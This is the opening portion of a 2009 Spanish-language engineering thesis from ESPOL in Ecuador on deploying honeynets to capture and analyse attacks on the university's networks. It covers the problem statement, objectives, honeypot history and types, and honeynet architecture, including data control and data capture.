ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL

Facultad de Ingeniería en Electricidad y Computación

"CAPTURA Y ANÁLISIS DE LOS ATAQUES INFORMÁTICOS QUE SUFREN LAS REDES DE DATOS DE LA ESPOL, IMPLANTANDO UNA HONEYNET CON MIRAS A MEJORAR LA SEGURIDAD INFORMÁTICA EN REDES DE DATOS DEL ECUADOR."

TESIS DE GRADO

Previa a la obtención del Título de:

INGENIERO EN COMPUTACIÓN ESPECIALIZACIÓN SISTEMAS DE INFORMACIÓN

Presentada por:

JORGE ISAAC AVILÉS MONROY
MAYRA ROSIBEL PAZMIÑO CASTRO

Guayaquil - Ecuador

2009

AGRADECIMIENTO

A Dios, todopoderoso y eterno.
A nuestras familias que nos han apoyando siempre en el camino de nuestra vida, a la Ing. Cristina Abad que ha sido nuestra guía y sin su apoyo no hubiésemos podido lograr el presente trabajo.

DEDICATORIA

A nuestros padres,
A nuestros abuelos.

TRIBUNAL DE GRADO

PRESIDENTE

Ing. Jorge Aragundi

DIRECTOR DE TESIS

M. Sc. Cristina Abad

MIEMBROS PRINCIPALES

M. Sc. Carmen Vaca | Ing. Juan Moreno

DECLARACIÓN EXPRESA

"La responsabilidad del contenido de esta Tesis de Grado, nos corresponde exclusivamente; y el patrimonio intelectual de la misma, a la Escuela Superior Politécnica del Litoral"

(Reglamento de exámenes y títulos profesionales de la ESPOL)

Jorge Isaac Avilés Monroy

Mayra Rosibel Pazmiño Castro

RESUMEN

En este trabajo se presenta la implementación de Honeynets en dos redes de la ESPOL (FIEC y CIB). El documento está dividido en 6 capítulos que comprenden la identificación del problema, la fase de análisis, diseño, implementación y resultados obtenidos al recolectar diferentes tipos de ataques en nuestros Honeypots.

En el Capítulo 1 se describe el problema de los diferentes tipos de ataques a los que están expuestas las redes de datos. También se plantean los objetivos del presente trabajo.

En el Capítulo 2 se realiza una breve descripción de la historia, tipos y usos de los Honeypots. Posteriormente se centra en las Honeynets, explicando arquitecturas y diferentes generaciones.

Para una correcta selección de las arquitecturas a implementar se llevó a cabo un análisis de las mismas, los cuales se detallan en el Capítulo 3. Además, se realizó un estudio de las herramientas que serán empleadas para llevar a cabo la instalación de las Honeynets de acuerdo a las arquitecturas elegidas.

En el Capítulo 4 se detalla el diseño general de las arquitecturas escogidas para las redes de la FIEC y CIB.

En el Capítulo 5 se realiza una descripción detallada de los pasos seguidos para la implementación de las Honeynets en las redes de datos de la FIEC y el CIB, teniendo en cuenta los distintos requerimientos citados. Además, se describe la instalación de los Honeypots con sus diferentes sistemas operativos.

Finalmente, en el Capítulo 6 se detallan las actividades capturadas de las dos Honeynets (FIEC y CIB) con el uso de diferentes herramientas mencionadas durante un periodo de cuatro meses.

ÍNDICE GENERAL

ABREVIATURAS

IDS Instrusion Detection System (Sistema de Detección de Intrusos)

VPN Virtual Private Network (Red Privada Virtual)

ACL Access Control List (Lista de Control de Acceso)

TCP Transmission Control Protocol (Protocolo de Control de Transmisión)

FTP File Transfer Protocol (Protocolo de Transferencia de Archivos)

IRC Internet Relay Chat

ARP Address Resolution Protocol (Protocolo de Resolución de Direcciones)

IP Internet Protocol (Protocolo de Internet)

MAC Medium Access Control address (dirección de Control de Acceso al Medio)

IPS (Sistema de Prevención de Intrusos)

NIPS Network Instrusion Prevention Systems (Sistema de Prevención de Instrusiones de red)

SSH Secure Shell (Intérprete de Comandos Seguro)

SSL Secure Sockets Layer (Protocolo de Capa de Conexión Segura)

NAT Network Address Translation (Traducción de Dirección de Red)

TTL Time to Live (Tiempo de Vida)

DoS Denial of Service (Ataque de Denegación de Servicio)

UDP User Datagram Protocol

HTTP HyperText Transfer Protocol

ÍNDICE DE GRÁFICOS

ÍNDICE DE TABLAS

INTRODUCCIÓN

Es un hecho que en la actualidad las redes de computadoras son atacadas y vulneradas. Cada año se incrementa la velocidad de propagación, la facilidad de ejecución y el daño que producen estos ataques. Por lo tanto, es muy importante el estudio y la elaboración de estrategias que permitan tener un grado adecuado para protegerse.

Para poder tener una red segura se debe considerar qué se debe proteger y de quién. Luego, definir la política de seguridad adecuada e implementarla. La seguridad en una red de computadores depende de las vulnerabilidades en el software y hardware en los equipos que la conforman, y de los tipos de ataques internos o externos que sufren.

Se debe conocer las vulnerabilidades del software para poder aplicar medidas que eviten la explotación de las mismas. Así mismo, saber los posibles ataques en los servicios de red para implementar medidas para bloquearlos usando dispositivos de detección y bloqueos de ataques en la red.

Existen mecanismos que sirven de defensa para las redes de computadoras como firewalls, sistemas de detección de intrusos (IDS), redes privadas virtuales (VPNs), listas de control de acceso, etc. Los problemas con estos mecanismos de seguridad se producen cuando no están correctamente configurados, y pueden dar una falsa sensación de seguridad. Para plantear las reglas correctas en firewalls, IDSs y ACLs, es imprescindible que el administrador de la red tenga una visión detallada y realista de los tipos de ataques a los que su red es susceptible. El uso de una tecnología llamada Honeypots permite conocer con detalle los ataques y vulnerabilidades de las redes.

Un honeypot o “tarro de miel”, en el campo de la seguridad en redes de información, se define como un recurso de la red que se encuentra voluntariamente vulnerable para que el atacante pueda examinarla, atacarla. Directamente no es la solución a ningún problema; su función principal es recoger información importante sobre el atacante que permita prevenir estas incursiones dentro del ámbito de la red real en casos futuros.

El presente trabajo consiste en implementar un tipo especial de Honeypot denominado “Honeynet”, en las redes de datos en la ESPOL, que nos permitirá capturar y analizar los patrones de ataques a dichas redes.

CAPÍTULO I.

1 PLANTEAMIENTO DEL PROBLEMA

1.1 Motivación

Las redes de comunicación dentro del Campus universitario Gustavo Galindo de Guayaquil cuentan con enlaces a la red Internet, y son parte de diversos ambientes que brindan servicios a estudiantes, académicos, personal administrativo, investigadores e incluso a la sociedad en general. Además, algunas instalaciones cuentan con infraestructuras inalámbricas, por lo cual debemos tener en consideración que dispositivos como portátiles, teléfonos celulares, entre otros usan el servicio de conectividad, y en muchas ocasiones aplicar una política restrictiva en el uso de la red puede representar un problema.

Dentro del arsenal de defensa de las redes de Campus, podemos encontrar una gran gama de mecanismos, como firewalls, sistemas de detección de intrusos (IDS), redes privadas virtuales (VPNs), listas de control de acceso, etc. Los cuales trabajan como parte de un todo que ayuda a incrementar la seguridad de los sistemas. Sin embargo, todas estas medidas son de pura defensa de recursos, dejando a un lado la capacidad pro-activa que puede ayudar en un grado muy considerable.

También tenemos que considerar que en la actualidad el aumento del ancho de banda disponible y el fácil acceso a la red, ha contribuido a una evolución en las técnicas de ataques existentes, generando cambios en los escenarios típicos generadores de amenazas para cualquier sistema conectado a Internet.

Tener una información detallada acerca de las actividades de intrusos que entran a nuestras redes es crucial, porque nos ayudará a tomar medidas sobre el ataque sufrido y actualizar las políticas para evitar réplicas o ataques con patrones similares. También nos proporcionará información detallada sobre vulnerabilidades de sistemas que podríamos considerar en otras redes que aún no han sido afectadas.

El enfoque generalmente utilizado para obtener información sobre los rastros de los intrusos en nuestras redes es el uso de las mismas herramientas de seguridad de la red. Lastimosamente, este enfoque tiene dos problemas principales : (1) Si el sistema afectado es un servicio de vital importancia, no puede ser desconectado (por ejemplo, un servidor de correos) por lo cual el análisis de datos deberá ser realizado con el servicio encendido mientras sigue proveyendo sus servicios, limitando la habilidad de obtener suficiente información de lo sucedido, cuanto daño ocasionó e incluso si el atacante accedió a otros sistemas de la red; y, (2) en el caso hipotético de que sea factible apagar el servicio afectado (servidor de correos), se obtendría mucha polución de datos, debido a que los datos buscados que corresponden al ataque específico estarán entre todos los registros de transacciones diarias del servidor (logging de usuarios, lecturas de cuentas de mail, archivos escritos a bases de datos, etc.), y será difícil determinar cuál es la actividad normal del día a día y qué es lo que hizo el atacante.

La siguiente lista es una muestra de los ataques informáticos (o intentos de) que han sufrido las redes de datos de la ESPOL:

- Un hacker infectó un servidor del CVR y lo estaba usando para montar ataques de negación de servicio (DoS).
- Un hacker corrompió (varias veces) el sitio Web de las Jornadas de Ingeniería de Software (2007).
- Durante el 2007, el servidor SSH del Laboratorio de Sistemas Distribuidos y Tecnologías de Internet Aplicadas recibió todos los días intentos de quebrar un usuario y contraseña, y además, barridos (escaneos) tipo toma de huellas (fingerprinting), usados por los atacantes para identificar la plataforma utilizada por el equipo a ser atacado.
- Las computadoras de los laboratorios del CIB y de los departamentos administrativos son usadas como zombies para montar ataques a otras instituciones.

- Un hacker ingreso al servidor Web del CIB para descargar las tesis que ahí están almacenadas.

Cabe recalcar que las redes de datos de instituciones de la ESPOL pueden ser atacadas con los siguientes fines:

- Falsificación de información. Por ejemplo, un estudiante puede vulnerar un sistema y lograr ingresar al académico, aumentarse un par de puntos, y conseguir aprobar una materia. O un empleado puede aumentar presupuestos asignados, etc. (sin que quede registro de quien realizó el ataque o de tal manera que parezca que el cambio fue hecho por otra persona y no por el atacante real).
- Ataques de negación del servicio (DoS).
- Para instalar una botnet (red de zombies o computadores infectados) los cuales luego son utilizados para montar ataques de negación del servicio a otras instituciones.
- Propagación de virus informáticos.
- Como punto intermedio para ataques a otros servidores (en otras instituciones o países), de tal manera que luego no se pueda rastrear el origen de los ataques.

1.2 Objetivos generales

La presente tesis tiene como objetivo proporcionar una visión más clara sobre patrones de ataques informáticos (tipo, frecuencia, origen) que sufren las redes de datos dentro de la ESPOL con miras a mejorar la seguridad informática en redes de datos del Ecuador.

1.3 Objetivos específicos

Para llegar al objetivo general se definieron los siguientes objetivos específicos:

- Análisis y elaboración del diseño preliminar de una Honeynet que posteriormente será implantando en las redes de la ESPOL (FIEC y CIB), tomando en consideración las generaciones de dichas honeynets, riesgos que implica cada tipo, recursos físicas, recursos humanos, costos.
- Adquirir experiencias sobre el uso de honeypots en una ambiente real y sobre la recolección y análisis de datos.
- Proporcionar una herramienta de aprendizaje e investigación para cualquier curso de seguridad informática o de investigación que se esté realizando dentro de la ESPOL. Específicamente, la plataforma y los resultados obtenidos serán de utilidad para materias como Fundamentos de Redes de Datos, Comunicaciones de Datos, Sistemas Distribuidos,

Sistemas Operativos y las materias a dictarse en una Maestría en Seguridades.

- Registrar y documentar las técnicas y herramientas usadas en la implantación de la Honeynet así como los datos obtenidos (publicados también en el sitio web www.honeynet.ec)
- Proporcionar un recurso de seguridad pro-activa que nos permita identificar nuevas tendencias en ataques.
- Conocer el comportamiento de los intrusos así como sus motivos y las herramientas que utilizan.
- Generar una guía de recomendaciones sobre el uso de Honeynets para el diseño de redes de datos seguros.
- Ayudar a identificar las amenazas existentes dentro de la red universitaria (ESPOL)

1.4 Justificación

Los Honeypots y Honeynets presentan una mejor alternativa a este problema. Definiremos Honeypot como un recurso de red destinado a ser atacado o comprometido. Un Honeynet es un tipo de honeypot de alta interacción, destinado a capturar información extensa sobre ataques, con sistemas, aplicaciones y servicios reales a ser comprometidos (los cuales no se encuentran en producción).

La implantación de los honeypots y honeynets es la solución para la detección y especialmente el análisis de patrones de ataques, debido a que no son sistemas en producción y toda actividad dirigida hacia ellos es sospechosa por naturaleza. De esta manera, las cantidades de datos que se recolectan diariamente de la actividad hacia los Honeypots y Honeynets son relativamente bajas en comparación con otros sistemas de monitoreo. Sin embargo esta pequeña cantidad de datos es de gran valor, debido a que toda la actividad capturada puede ser un escaneo, una prueba o un ataque, reduciendo así los tiempos de detección y de análisis de la actividad maliciosa en la red.

1.5 Alcances y limitaciones

El presente trabajo logra entregar con limitaciones en tiempo y recursos un estudio de los patrones de ataques en redes de la ESPOL, utilizando los datos recogidos por 4 meses usando una herramienta implantada en dos de las redes dentro del Campus Politécnico. Este estudio pretende ser sólo una guía para que los encargados de la seguridad en las redes datos tomen las medidas preventivas que consideren necesarias, dentro del mismo no se incluyen soluciones para los problemas mostrados en el análisis.

Un estudio sobre el diseño e implantación de las Honeynets que son la tecnología usada para la recolección de datos está incluido dentro de este trabajo, en el cual se detalla las diferentes topologías escogidas y las razones de su elección, también una documentación detallada de la implantación de la solución para que pueda ser usada como fuente de investigación para la ESPOL, o pueda servir como guía en la implantación de otras Honeynets para usos investigativos dentro de cursos dictados en las Facultades.

CAPÍTULO II.

2 ANÁLISIS CONCEPTUAL

2.1 Definición e historia de los Honeypots

Antes de analizar el concepto de una Honeynet es preciso explicar sobre los Honeypots y sus diferentes tipos. Existen muchas definiciones para el término Honeypots, dependiendo de sus autores y usos. Un Honeypot es un sistema pasivo pero altamente dinámico que cambia de acuerdo a su utilización.

Lance Spitzner en su libro "Honeypot: Tracking Hackers" define a los Honeypots generalizando sus características como sigue: "Un Honeypot es un recurso computacional altamente monitoreado, el cual se desea que sea probado, atacado o comprometido" [1]. En forma más precisa es definido como "recurso de un sistema de información, cuyo valor reside en el uso no autorizado o lícito del mismo" [2]. Nosotros hemos definido a los Honeypots basándonos en los que hemos usado y lo definimos como "un recurso informático, servicio o pseudo servicio, simulando ser un sistema en producción, su principal función es servir de señuelo para monitorear todo uso ilícito del mismo"

Honeypots: la Historia

Los primeros conceptos que constituyeron la base de lo que actualmente conocemos como Honeypots se dieron a la luz a finales de los 80's e inicio de los 90's, publicaciones como "The Cuckoo's Egg" de Cliff Stoll y "An Evening with Berferd" *de Bill Cheswick, son las dos más importantes de esa época, y que incluyen conceptos sobre Honeypot"* [2].

Cliff Stoll fue un astrofísico que trabajó como administrador de sistemas en un laboratorio de California, que notó la discrepancia de 75 centavos en la facturación del uso de tiempos de computadora y gracias a su búsqueda de la razón de este error logra rastrear a un hacker que está intentando acceder a las redes de computadoras de América, usando sus computadoras intentaba hackear centenas de computadoras militares, industriales y académicas[2]. The Cuckoo's Egg" fue publicado en 1988 y detalla la experiencia de Stoll a través de los 3 años que duró el incidente en los cuales pudo observar al hacker y subsecuentemente obtener información que le permitió ayudar en su arresto.

El paper de Cheswick es una cronología de los movimientos de un hacker, describe los señuelos y trampas que utilizaron para detectar a un hacker, adicionalmente la construcción de una Cárcel Chroot que fue diseñada para monitorear las actividades del intruso.

En 1997, Fred Cohen publicó uno de los precursores de los actuales Honeypots de baja interacción, el "Deception Toolkit" (DTK). Consiste en una colección de scripts en PERL diseñados para sistemas UNIX, que emulan una variedad de conocidas vulnerabilidades. El concepto de "defensa engañosa" persentado por el DTK actualmente es el núcleo para la implematación de Honeypots

[4]. Usando un viejo sendmail (servidor de correos en Linux), con vulnerabilidad simulada, con falsos archivos de contraseñas, se buscaba atraer atacantes hacia el sistema, mientras perdía valioso tiempo e intentaba romper las contraseñas se protegía el verdadero sistema.

En 1998 sale a la luz el primer Honeypot comercial llamado "Cybercop Sting", corría bajo Microsoft Windows NT y simula un conjunto de diferentes dispositivos de red, tales como servidores Windows NT, servidores Unix y routers, con la capacidad de guardar y reportar cualquier actividad en la red a los administradores[5].

En 1998 también fue liberado "NetFacade" otro Honeypot comercial que podía simular toda una red de Clase C hasta 254 sistemas, además es capaz de simular 7 sistemas operativos diferentes con una gran variedad de servicios. "NetFacade" condujo al desarrollo de Snort IDS que actualmente juega un papel muy importante dentro de los Honeypots y Honeynet [6].

En 1999 un grupo de personas lideradas por Lance Spitzner fundaron "Honeynet Project" [7], grupo sin fines de lucro dedicado a investigar la comunidad blackhat y compartir los resultados de sus investigaciones con otros.

En ese mismo año fue lanzado otro Honeypot comercial llamado "ManTrap" [1] y ahora conocido como "Decoy Server", el cual simulaba una red con 4 diferentes máquinas para que el atacante pueda interactuar con ellas con la capacidad de generar tráfico y enviar e-mails entre los equipos simulados.

En el 2002, fue lanzado "Tiny Honeypot" [8] por George Bakos, es un código simple en Perl que escucha en cada puerto TCP, registra toda la actividad de los mismos, y provee de respuestas a comandos que los atacantes emitan con el objetivo de obtener tiempo suficiente para que actúen los mecanismos de detección de intrusos.

En ese mismo año se lanza otro concepto en Honeypot por la compañía Google llamado "Google Hack Honeypot" GHH [9]. El motor de Google indexa diariamente una cantidad enorme de sitios para que formen parte de las respuestas dentro de su exitoso buscador, pero en sitios web mal configurados Google puede llegar a indexar archivos muy sensibles y privados que pueden ser vistos por personas no autorizadas, pueden ser archivos de configuración, archivos de contraseñas, nombres de usuarios, números de tarjetas de crédito, etc. El GHH emula sitios vulnerables indexados por Google y recolecta información sobre los ataques a los portales web usando como herramienta este motor de búsqueda.

En este mismo año el Honeynet Proyect lanza una nueva iniciativa, que consistía en permitir involucrar a toda la comunidad de seguridad que estudia los Honeypots, esta nueva comunidad toma el nombre de "Honeynet Research Alliance" [7], la cual produjo algunas de las herramientas que actualmente son usadas por dicha comunidad y afines, en el 2003 se introducen herramientas como Snort-Inline, Sebek, y conceptos como los Honeynet virtuales los cuales son más detalladamente analizados en los siguientes capítulos.

En el 2004 sale a la luz una herramienta que permite la implementación de Honeynets de manera sencilla; "Roo" un CD-ROM booteable. Este CD-ROM actualmente se encuentra en su versión 1.4, la cual es la base para el desarrollo de las dos Honeynets del presente trabajo. En los siguientes capítulos se detalla más sobre esta herramienta, uso e instalación de la misma.

2.2 Tipos de Honeypots

La clasificación de los Honeypots depende mucho del autor consultado.

Según el autor Lance Spitzner [1], los Honeypots pueden ser clasificados de acuerdo al uso. En diferentes formas agregan valor de seguridad y reducen el riesgo en la organización. Martin Roesch (creador de Snort) afirma que se los pueden dividir en dos categorías [10]:

Honeypot de Producción: Llamados así por su ubicación junto a la red de producción en una organización, que proporciona servicios similares a la verdadera red. Su principal objetivo es mitigar el riesgo de un ataque a la red productiva dentro de una organización, aportando un valor específico para asegurar sistemas y redes con la prevención, el engaño y la disuasión de los atacantes, desviándolos de su objetivo real hacia el señuelo, permitiendo la detección.

Como respuesta se toman medidas oportunas en contra de cualquier ataque hacia la red real (denegando cualquier acceso con un origen determinado, limitando las capacidades de un servicio o paralizando servicios momentáneamente en el caso de ser posible).

Los Honeypots al no ser sistemas en producción reales pueden ser apagados y puestos para un análisis forense post ataque, el cual puede proporcionar más información sobre ataques realizados, esto los convierte en una herramienta poderosa para complementar la capacidad de reacción de un administrador de red al tener un detalle de los métodos, herramientas usadas por los atacantes en los sistemas.

Honeypot de Investigación: Este tipo de Honeypot a diferencia del anterior, no añade un valor directo a la red dentro de una organización, no tiene como fin la protección porque no mitiga los ataques, tiene como propósito sólo ser atacado y servir como herramienta didáctica para aprender a proteger los sistemas contra nuevas amenazas. Es principalmente usado para investigación en instituciones como Universidades, organizaciones gubernamentales, militares.

En otras palabras el Honeypot de Producción cumple el rol de capturar y defender y el Honeypot de Investigación sólo de capturar información para ser analizada.

La siguiente clasificación divide ambos tipos de Honeypots, tanto el de investigación como el de Producción y los clasifica basándose en el grado que de compromiso o riesgo que introduzcan en nuestra red, en dos tipos [1]:

- Honeypots de baja interacción.
- Honeypots de alta interacción.

2.2.1 Honeypots de baja interacción

Los Honeypots de baja interacción trabajan exclusivamente emulando servicios. Se caracterizan por ser fáciles de instalar, como no son un sistema real su instalación es del tipo "plug and play", realizando emulaciones de servicios constituyen un sistema controlado por consiguiente el riesgo inmerso es limitado.

El ejemplo más común es un Servicio FTP emulado que escucha en el puerto 21, probablemente simulará un login FTP y algunos comandos básicos del servicio, para que el atacante muestre interés en el mismo, pero en el fondo no es servicio real y no representa un riesgo como tal por su capacidad limitada.

La desventaja de este tipo de Honeypot es la limitada cantidad de información recogida, al no permitirle un mayor nivel de interacción hacia el atacante, este queda limitado en su ataque y sólo muestra quizá lo que sería uno de sus primeros pasos dentro de la bitácora planificada para su ataque, en el ejemplo de la emulación del servicio FTP, con un Honeypot de baja interacción nosotros sólo podríamos registrar intentos del atacante de entrar al sistema por medio de alguna vulnerabilidad en este servicio, pero nunca sabremos cuáles son las intenciones reales de ingreso, podría ser para almacenar archivos o quizá para montar un servidor IRC, etc.

Entre los más comunes Honeypots de baja interacción tenemos: Nepenthes, Honeyd, Honeytrap, Tiny Honeypot.

2.2.2 Honeypots de alta interacción

Los Honeypots de Alta Interacción constituyen una solución mucho más compleja, son más difíciles de implementar y mantener, porque los sistemas y servicios que brinda no son emulados, son reales montados sobres sistemas operativos y hardware, lo que aumenta el riesgo en su uso.

Retomando el ejemplo del servicio FTP, en este caso no se emularía dicho servicio, ahora se instalaría un sistema operativo Windows o Unix, al cual se le instalará el servidor FTP verdadero, al ponerlo en línea en algunos casos estará en la misma red de otros sistemas en producción, y brindará al atacante un nivel real de interactividad con el servicio.

La ventaja que se obtiene al montar esta solución es la gran cantidad de información que se puede recoger del atacante, según la complejidad del Honeypot, podemos ser capaces de conocer exactamente todos los pasos del intruso, sus técnicas y sus herramientas.

Como el riesgo aumenta, se hace necesario implementar controles que eviten que el Honeypot se convierta en una plataforma de ataque [11].

Ventajas y Desventajas de los Honeypots de alta y baja interacción	
Alta Interacción	**Baja Interacción**

Servicios, sistemas operativos o aplicaciones reales	Emulación de la pila TCP/IP, vulnerabilidades, etc.
Alto riesgo	Bajo riesgo
Difíciles en implementación y mantenimiento	Fáciles en implementación y mantenimiento
Mayor cantidad de información capturada.	Menor cantidad de información capturada.

Tabla 2.2.1 Ventajas y desventajas de los Honeypots

Otra clasificación para los Honeypots se basa en su implementación. Se distinguen dos tipos: Honeypots Físicos y Honeypots Virtuales [11].

2.2.3 Honeypots físicos

Los Honeypots Físicos son implementados en una máquina física real, convirtiendolo en un Honeypot de alta interacción el cual puede ser comprometido totalmente. Como constituyen una máquina real, normalmente son más caros y complejos en su implementación.

2.2.4 Honeypots virtuales

Los Honeypots Virtuales nacen de la necesidad de tener un gran espacio de direcciones IP, es casi imposible implementar un Honeypot por cada IP por razones en espacio físico y económico.

En una máquina física (Host), se puede levantar varios Honeypots como máquinas virtuales, los Honeypots no constituyen una máquina real, pero pueden proporcionar todo el nivel de interacción como un Honeypot Físico de Alta Interacción, la única diferencia es que está corriendo bajo algún software de virtualización y comparten los recursos físicos de la máquina real, inclusive la conexión a internet, permitiendo tener conectadas a toda una red de Honeypots con sus respectivas IPs dentro de una máquina física, facilitándonos la movilidad y reduciendo enormemente la cantidad de hardware usado.

2.3 Distintos usos de los Honeypots

Es complejo definir específicamente los usos que puede tener los Honeypots, siendo estos una herramienta flexible, pueden ser usados para muchos propósitos.

De acuerdo a la clasificación que hace Spitzner [1] por el uso de los Honeypots, tenemos en grupos: *Honeypots de investigación y Honeypots de producción*. Por lo general, y por las características que prestan para el caso, los Honeypots de baja interacción son usados como Honeypots de producción, y los Honeypots de alta interacción son usados con propósitos de investigación. Pueden intercambiarse los papeles y los dos tipos de Honeypots (baja y alta interacción) pueden ser usados con ambos fines (Producción e Investigación).

Cuando un Honeypot es usado con propósitos productivos, los Honeypots están protegiendo una organización, en este caso se derivan tres funciones principales: prevención, detección y respuesta [12].

Previniendo ataques

Los ataques a los que puede estar expuesto un sistema pueden ser automatizados o realizados por humanos. En la prevención los Honeypots tienen más valor frente a los ataques automatizados, como gusanos (worms) o auto-rooters, los cuales se basan en herramientas de escaneo de redes enteras buscando vulnerabilidades para poder explotarlas de distintas maneras.

Existen los llamados "sticky honeypots" (Honeypots "pegajosos"), que utilizan y monitorean el espacio IP que no está siendo utilizado en la organización, en el momento que detectan algún escaneo por parte de un agente automático los "sticky honeypots" interactúan con él, utilizando trucos TCP, como configurar "Window size" a cero o poniendo al atacante en estado de espera continua, esto baja la velocidad y hasta detiene el ataque previniendo la dispersión de los gusanos. Un ejemplo de "sticky honeypots" es LaBrea Tarpit.

En el caso de ataques humanos, la prevención se basa en el engaño o la disuasión, el atacante cree estar comprometiendo un sistema real, perdiendo tiempo y herramientas hasta que se da cuenta que no logra su objetivo. O si el atacante sospecha que la organización tiene en sus sistemas un Honeypot, este evitará el ingreso por temor a ser rastreado.

Detección de ataques

En un sistema ordinario con NIDS (Network Intrusion Detection Systems) es común que se presenten falsos positivos cuando los datos normales en el tráfico diario de la red pueden coincidir en el formato con algún ataque conocido y se generan alertas. La gran cantidad de datos en los sistemas de logueos y la encriptación de ataques puede limitar la detección de los mismos, dejando pasar algún ataque que no se encuentre en la base de datos y/o cuya regla ha sido deshabilitada por el administrador, dando lugar a los falsos negativos.

Cualquier tráfico hacia o desde el Honeypot corresponde a una alerta, esto da la oportunidad de un estudio más rápido, tendiendo una cantidad de datos significativamente menor, y si el NIDS no ha lanzado alguna alerta puede ser el caso de un ataque nuevo no registrado.

Respuesta

Aunque no se produzcan alertas por parte del NIDS del Honeypot, si se analiza el tráfico registrado por el Honeypot será probable detectar nuevos ataques, mucho de los cuales no estarán registrados en las reglas de detección usadas, o están usando protocolos de encriptación y se hacen imposibles de detectar en tiempo real.

Con estos datos recolectados es posible crear un nuevo arsenal de reglas y métodos de defensa para los sistemas pero basado en los actuales ataques registrados.

2.4 Definición e historia de las Honeynets

Las Honeynets son un tipo de Honeypots de alta interacción, específicamente, con diferentes sistemas operativos y servicios de red, permitiéndole al atacante interactuar con un entorno verdadero.

Para lograr este entorno real e interactivo se deben usar sistemas reales y elementos típicos de una red. Una Honeynet no es un producto o software que se puede instalar en un computador; es toda una arquitectura [13].

En resumen, podemos decir que una Honeynet es una red de Honeypots de alta interacción que simula una red de producción y configurada de tal forma que toda la actividad sea controlada, registrada y regulada [14].

2.5 Uso de las Honeynets

Las Honeynets proveen la estrategia de detectar los fallos y mejorar en la defensa cuando se usan en conjunto con otros mecanismos de seguridad. Al recoger información de las intrusiones y estudiarlas podemos conocer nuevas amenazas y herramientas aún no documentadas, determinando así patrones de ataque y los diferentes motivos de los intrusos [13].

Las Honeynets son una herramienta, y puede ser usada para otros fines, como comprobar y desarrollar la capacidad de respuesta ante cualquier incidente.

En las universidades pueden ser usadas para estudiar tipos y patrones de ataque o simplemente para investigar amenazas como función principal [12].

2.6 Arquitectura de las Honeynets

Las Honeynets no son un producto, son toda un arquitectura, una red con un ambiente totalmente controlado, dentro de ella tenemos a los sistemas que son los objetivos. La Honeynet es como una pecera con servidores, routers, computadores personales, y todos los elementos de una red común dentro de ella como elementos, mientras nosotros vemos cómo los atacantes interactúan con ellos [13].

Para mantener el ambiente controlado la clave en la arquitectura de la Honeynet es su Puerta de Salida (Gateway) llamado Honeywall. Este dispositivo separa la Honeynet del resto del mundo. Por el Honeywall atraviesa todo el tráfico desde y hacia la Honeynet.

El Honeywall es un dispositivo que originalmente era de Capa 3 pero actualmente puede ser un bridge invisible de Capa 2. Tiene tres interfaces de red (eth0, eth1, eth2) como se muestra en la Figura 2.6-1; las dos primeras (eth0, eth1), como puertas de entrada y salida, forman el bridge de Capa 2 separando la Honeynet con el mundo, y una tercera interface de red opcional que sirve para administración.




Figura 2.6.1 Arquitectura Honeynet

Para crear una arquitectura correctamente el Honeynet Project ha definido unos requisitos que garantizarán el correcto funcionamiento de la Honeynet y mantener un ambiente seguro para los sistemas contiguos a la red. Estos requisitos son: control de datos, captura de datos y recolección de datos [12].

2.6.1 Control de datos

El control de datos en una Honeynet se encarga de mitigar o de bloquear todo riesgo que se produzca desde los Honeypots hacia el mundo. Es importante que la Honeynet no sea usada por los atacantes como un arma o herramienta de ataque hacia otros sistemas productivos. Recordemos que en la Honeynet estamos usando sistemas no emulados, lo cual eleva el riego de ser usado como herramienta de ataque.

Se debe definir qué nivel de riesgo se va manejar en la Honeynet, entre mayor sea el riesgo, mayor será la cantidad de datos obtenidos del atacante porque estaremos aumentando la libertad con la que él puede interactuar con los sistemas.

El Control de Datos es el requerimiento más importante en una Honeynet y es imprescindible que por ningún motivo se deje abierto el acceso directo sin restricciones desde y hacia los Honeypots en una Honeynet. En otras palabras el control de datos debe actuar de manera `‘fail-close’ [15]`, lo que significa que si este falla por cualquier motivo inclusive el de ser blanco de un ataque, al caer el sistema de control de datos la Honeynet quede totalmente bloqueada de la red.

La implementación del control de datos debe ser la suma de diferentes mecanismos sobrepuestos como capas para evitar un punto único de fallo. Dependiendo de los tipos de Honeynet pueden ser: Gateway IDS, restricciones en consumo de ancho de banda, contador de conexiones. A medida que las generaciones de Honeynet vayan madurando se desarrollarán nuevas técnicas de bloqueo.

2.6.2 Captura de datos

La captura de datos consiste en el monitoreo y registro de toda la actividad de los atacantes con los Honeypots.

Al igual que el control de datos, la captura debe ser implementada en capas, proporcionando varios niveles y tipos de captura.

Distintos mecanismos de captura deben agruparse, proporcionando una mayor gama de tipo de datos capturados y previniendo también los puntos únicos de fallo. Estos mecanismos pueden ir desde un simple sniffer que registre todos los datos que pasan por la red, hasta un complejo sistema que permita registrar datos sobre canales encriptados como IPSec, SSH, SSL.

Dentro de la captura de datos se debe analizar el lugar para almacenar la información recolectada, la cual no debe grabarse en forma local sino debe ser registrada y almacenada en un sistema seguro separado de los Honeypots.

2.6.3 Recolección y análisis de datos

La recolección de datos está planteada para el caso en que se tengan varias Honeynets en un entorno distribuido. Puede ser a nivel nacional o en varios sectores centralizando los datos recogidos.

